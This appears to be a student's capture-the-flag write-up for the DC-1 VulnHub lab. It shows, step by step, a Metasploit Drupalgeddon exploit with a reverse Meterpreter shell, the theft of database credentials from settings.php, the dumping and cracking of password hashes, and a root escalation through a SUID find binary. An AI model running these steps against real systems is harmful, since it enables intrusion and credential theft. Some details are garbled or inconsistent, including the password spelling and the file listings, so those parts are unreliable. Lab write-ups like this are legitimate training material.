DC-1 Vulnhub Report

Name: Saurabh Jawade

Date: 16/09/25

Table of Contents

1. Introduction

2. Target Information

3. Enumeration

4. Exploitation

5. Privilege Escalation

6. Flags Collected

7. Conclusion

Executive Summary

This report covers the exploitation of the DC-1 VulnHub machine. A vulnerability in Drupal (CVE-2018-7600) was used for remote access.

Enumeration and privilege escalation via a misconfigured SUID binary led to root access. The challenge demonstrated key pen testing skills including enumeration, exploitation, shell access, and privilege escalation.

Summary of Results

Target IP: 192.168.148.183

Tools Used: netdiscover, nmap, Metasploit (msfconsole), MySQL client, Hashcat, Python

Credential Found: Drupal user password 53cr3t (cracked hash)

Initial Access: Remote code execution via Drupalgeddon2 vulnerability

Privilege Escalation 1: Accessed Drupal dashboard using cracked credentials
Privilege Escalation 2: Exploited SUID binaries to gain root privileges

Flags Collected:


- Flag 1: Retrieved after initial exploit (Meterpreter shell)
- Flag 2: Found in Drupal dashboard
- Flag 3: Located during filesystem enumeration
- Final Flag: Found in /root/thefinalflag.txt after root escalation

Target Information

- **Machine Name:** DC-1
- **Attacker OS:** Kali linux
- **IP Address:** 192.168.148.183

Enumeration

- **ARP Scan**: arp-scan is a command-line tool that uses the ARP protocol to discover and fingerprint IP hosts on the local network



- **Discovered live host**: 192.168.148.183

Nmap Scan : Nmap (Network Mapper) is a free, open-source tool used to scan networks and systems.


Command Used: nmap -sV -A 192.168.148.183

```
└─$ nmap -sV -A 192.168.148.183
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 10:01 IST
NSE: Warning: Could not load 'vmware-version.nse': no path to file/directory: vmware-version.nse
Nmap scan report for 192.168.148.183
Host is up (0.00056s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          39541/tcp6  status
|   100024  1          41636/udp   status
|   100024  1          44185/tcp   status
|_  100024  1          48119/udp6  status
MAC Address: 08:00:27:5C:3E:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.148.183

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
```

Credentials Disclosure

- **Open Ports ○ 22/tcp → SSH ○ 80/tcp → HTTP ○ 111/tcp → RPCBinde**

The open port 80 is running HTTP, so we checked on web browser using IP Address.



Exploitation: Gaining access through Metasploit

Steps Taken:


Used Metasploit with module:

1.

```
msf > search Drupal

Matching Modules
msf exploit(unix/webapp/drupal_coder_exec) > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pro
                                         xies: sapni, socks4, socks5, http, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                         asics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.148.55   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.148.183
RHOSTS => 192.168.148.183
msf exploit(multi/http/drupal_drupageddon) > run
[*] Started reverse TCP handler on 192.168.148.55:4444
[*] Sending stage (40004 bytes) to 192.168.148.183
[*] Meterpreter session 1 opened (192.168.148.55:4444 -> 192.168.148.183:41864) at 2025-09-01 10:22:04 +0530

meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
100644/rw-r--r--  747324309678    fil   1884987311153-02-09 08:03:43 +0530  .gitignore
100644/rw-r--r--  2476907640l799  fil   1884987311153-02-09 08:03:43 +0530  .htaccess
100644/rw-r--r--  6360846566857   fil   1884987311153-02-09 08:03:43 +0530  COPYRIGHT.txt
100644/rw-r--r--  6231997547947   fil   1884987311153-02-09 08:03:43 +0530  INSTALL.mysql.txt
100644/rw-r--r--  8048768714578   fil   1884987311153-02-09 08:03:43 +0530  INSTALL.pgsql.txt
100644/rw-r--r--  5574867551506   fil   1884987311153-02-09 08:03:43 +0530  INSTALL.sqlite.txt
100644/rw-r--r--  767124108917l7  fil   1884987311153-02-09 08:03:43 +0530  INSTALL.txt

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval
```

2. use exploit/unix/webapp/drupal_drupalgeddon2

3. set RHOSTS 192.168.148.183
4. run
5. Successfully gained a **remote shell** as low-privileged web user.
6. Upgraded shell to a **Python reverse shell** for better stability.



Flag 1: Retrieved from /var/www/flag1.txt.

Flag Content: *"Every good CMS needs a config file - and so do you."*

Hint Meaning: This suggests checking the **Drupal configuration file** (settings.php) for database credentials or sensitive information.

```
cd sites

ls
README.txt
all
default
example.sites.php
cd default
ls
default.settings.php
files
settings.php
cd settings.php
/bin/sh: 10: cd: can't cd to settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

/**
 * Access control for update.php script.
```

File Name/Path: /var/www/sites/default/settings.php

Flag 2 Content (credentials):

- **Database:** drupaldb
- **Username:** dbuser

- **Password:** Rock3t

Hint Meaning: These credentials can be reused for further exploitation (e.g., logging into MySQL or Drupal admin).

Access Method: Logged into MySQL using credentials from settings.php

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4651
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.01 sec)

mysql> USE drupaldb;
USE drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Commands Used:

Mysql -u dbuser -p

Pass: Rock3t.

Then we have to show tables.


```
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)
```

We select users to see credintial.

```
mysql> select * from users;
select * from users;
+-----+-------+------------------------------------------------------------+---------------------+--------+------------+-------------------+-----+
| uid | name  | pass                                                       | mail                | theme  | signature  | signature_format  | created    |
 access     | login      | status | timezone            | language | picture | init                | data |
+-----+-------+------------------------------------------------------------+---------------------+--------+------------+-------------------+-----+
|   0 |       |                                                            |                     |        |            | NULL              |          0 |
         0 |          0 |      0 | NULL                |          |       0 |                     | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com   |        |            | NULL              | 1550581826 |
 1718295293 | 1718212243 |      1 | Australia/Melbourne |          |       0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org    |        |            | filtered_html     | 1550581952 |
 1550582225 | 1550582225 |      1 | Australia/Melbourne |          |       0 | fred@example.org  | b:0; |
+-----+-------+------------------------------------------------------------+---------------------+--------+------------+-------------------+-----+
```

After Craking the hash using hashcat.

The password was 53cr3t.



So, we got the flag3.

For the next flag we have to go in again meterpreter.

```
whoami
www-data
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/home/flag4$ ks
ks
lsbash: ks: command not found
www-data@DC-1:/home/flag4$
ls
flag4.txt
www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy.  Or maybe it is?
```

As mentioned in flag4 the next flag is in root dictionary.

To check SUDI permissions.

```
www-data@DC-1:/var/www$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

We have to GOFOBins, and find **find.**

.. / find ☆ Star 12,086

Shell | File write | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.


```
find . -exec /bin/sh \; -quit
```

So, we use this shell cmd. find

. -exec /bin/bash -p \; -quit

```
www-data@DC-1:/$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
# ls
ls
bin   home            lib64       opt   sbin     tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  selinux  usr
dev   initrd.img.old  media       root  srv      var
etc   lib             mnt         run   sys      vmlinuz
```

So, we gained the root access and the flag4 mentioned the next flag is in the root dictionary.



So, we get thefinalflag.txt in (/root) dictionary.

Conclusion: We solve the DC-1 machine by exploiting an old Drupal bug to get a web shell, used a misconfigured find program in GOFOBins to become root, and read the final flag in /root/thefinalflag.txt.